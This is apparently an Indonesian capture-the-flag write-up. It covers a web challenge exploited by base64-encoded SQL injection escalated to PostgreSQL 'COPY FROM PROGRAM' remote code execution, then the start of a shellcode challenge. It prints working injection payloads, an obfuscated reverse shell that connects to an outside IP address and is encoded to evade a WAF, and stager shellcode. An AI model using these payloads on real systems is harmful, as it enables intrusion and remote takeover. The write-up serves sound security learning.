


FLAG: NCW23{w0W5uP3rs3cR3th4RdcOd3dkEyd8a6e80cd82b}

Web

🛢️ sql aree z ey?


Diberikan sebuah layanan website sederhana pada url http://103.145.226.206:54170/




Tidak ada fitur yang menarik selain dua endpoint berikut:

- http://103.145.226.206:54170/dashboard/teacher?id=MQ
- http://103.145.226.206:54170/dashboard/student?id=MQ


Jika dilihat, parameter dari setiap endpoint tersebut merupakan string **MQ**, yang dimana ketika kita decode menggunakan base64 maka akan menghasilkan string “1”:



Yang berarti endpoint ini akan mengakses data student dengan id 1:




Jika kita ubah menjadi string **Mg** (base64 dari string **2**), maka kita akan diberikan hasil berikut:



Kita berhasil mendapatkan data student dengan id 2. Disini saya langsung mencoba tipikal SQL Injection, salah satu contohnya:


1337 or 1=1, dan hasilnya:



Kita berhasil mendapatkan data pertama dari table tersebut. Oke jadi kita melakukan SQL Injection pada parameter id yang di-encode menggunakan base64. Disini saya langsung mencoba query dengan trial and error, dan akhirnya saya berhasil mendapatkan query yang tepat pada endpoint **/teachers**:

1 UNION SELECT ",(select version()),","

Dan hasilnya:



Disini saya mulai mencoba melakukan dump pada semua database, table, columns dan field. Namun disini saya tidak menemukan apapun. Setelah sedikit berbincang dan mencoba berbagai macam hint, saya pun googling dengan keyword “PosgresSQL 10.23 RCE”, dan terdapat vulnerability berikut yang dimana cocok dengan versi PosgresSQL kita: https://www.exploit-db.com/exploits/50847

Pada intinya, pada vulnerability kita dapat melakukan remote code execution dengan query tertentu. Disini saya langsung coba rakit payload saya sendiri yaitu:
1; DROP TABLE IF EXISTS rceaku;CREATE TABLE rceaku(cmd_output text);COPY rceaku FROM PROGRAM ‘id’;SELECT * FROM rceaku;

Singkatnya yang dapat saya pahami, berikut penjelasan query tersebut:

- Tabel “rceaku” akan dihapus jika ada
- Tabel “rceaku” akan dibuat dengan parameter “cmd_output” sebagai text
- Hasil dari query akan dicopy ke tabel **PROGRAM**
- Trigger RCE dengan pemanggilan SELECT pada tabel “rceaku”

Disini saya langsung mencoba menggunakan payload berikut untuk melakukan tes jika payload kita berhasil, yaitu dengan melakukan sleep selama 10 detik dan benar saja, payload kita berhasil:


1; DROP TABLE IF EXISTS rceaku;CREATE TABLE rceaku(cmd_output text);COPY rceaku FROM PROGRAM 'sleep 10';SELECT * FROM rceaku;

Namun, disini saya sadar bahwa vulnerability ini bersifat OOB atau Out of Band yang berarti kita tidak dapat mengetahui output dari kode yang kita berikan. Namun dengan adanya fakta bahwa kita berhasil melakukan sleep selama 10 detik, membuktikan kita berhasil mendapatkan RCE.


Setelah sedikit nguli, banyak sekali binary yang tidak tersedia pada machine ini, seperti **curl, nc, wget**. Semuanya tidak ada yang memungkinkan kita mendapatkan revshell sirna. Disini kami pasrah. Tapi seketika, salah satu anggota kita yaitu dimas berhasil mendapatkan reverse shell, yaitu menggunakan binary **sh**. Kurang lebih payloadnya seperti ini:
1; DROP TABLE IF EXISTS rceaku;CREATE TABLE rceaku(cmd_output text);COPY rceaku FROM PROGRAM 'echo c2ggLWkgPiYgL2Rldi90Y3AvMTc4LjEyOC4xMTMuMTk4LzEzMzcgMD4mMQ== | base64 -d | bash;SELECT * FROM rceaku;

Perlu dilihat bahwa kita melakukan obfuscation dengan base64 pada payload kita yang kurang lebih seperti ini:
sh -i >& /dev/tcp/178.128.113.198/1337 0>&1


Guna melakukan bypass pada WAF yang anda. Setelah payload lengkap diberikan, kita berhasil mendapatkan shell:



Mari kita cari pada dir /:



Jalankan **readflag**:




Dapat flagnya!

Kita berhasil melakukan solve pada challenge ini literally 10 detik sebelum CTF berakhir, namun dikarenakan miskonfigurasi pada challenge tersebut maka kita tidak dapat melakukan submit pada platform. Namun para panitia menganggap kita berhasil melakukan solve pada challenge tersebut. Yay! Kudos panitia <3

FLAG:
NCW2023{w@f_AMir1te_?_l01_4NYwAy_an_uPd473_a_DAY_KEEp_7HE_p3nTeSter_AWAY_!}

Binary Exploitation


👍Should Call



Diberikan sebuah binary yang hanya memiliki proteksi NX dan PIE sehingga kita harus melakukan *leak* untuk menggunakan address/fungsi didalam binarynya.

Berikut hasil reverse engineer dan analisisnya :

- Pada fungsi main() → initialize() → get_random_address(), program akan meng-generate address dari /dev/urandom lalu di-*mmap* dengan flag rwx
- Setelah itu pemanggilan fungsi *memcpy*, yaitu mengcopy value dari obj.sc ke address rwx tadi. Value tersebut adalah instruksi asm yang isinya kumpulan xor pada register, intinya kumpulan instruksi tersebut akan meng-set 0 pada semua register kecuali *rsp*
- Limitasi berikutnya ialah pada main(), program hanya akan menerima input sebanyak 11 char ke address rwx tadi dan pemanggilan main() → setup_seccomp() yang akan me-limitasi beberapa syscall seperti gambar dibawah



- Tidak hanya limitasi syscall, fungsi setup_seccomp() lalu akan memanggil *close(1)* yang membuat kita tidak bisa melakukan proses stdout atau output pada program
- Lalu setelah itu eksekusi akan di-redirect ke address rwx tadi

Karna soalnya bersifat *arbitrary shellcode call with blacklist and twist*, jadi proses step by step exploitasi nya :


- Pertama kita harus dapat melakukan input yang lebih panjang karena limitasi 11 char tadi, kita bisa menggunakan shellcode berikut karna seluruh register dimulai dari 0 maka kita hanya perlu meng-set register rsi dan rdx.

```
lea rsi, [rip+4]  // untuk mencopy rip yang berisi address rwx ke rsi
dec edx           // 0-1 = -1, -1 = unlimited/very large input size
syscall
```

- Alhasil sekarang kita hanya perlu melakukan proses input shellcode yang lebih besar, terlihat dari rule seccomp sebelumnya kita hanya dapat melakukan proses *open/read/write* karena syscall *execve* dan *execveat* di blacklist. Untuk *open* bisa menggunakan syscall *openat* sebagai penggantinya
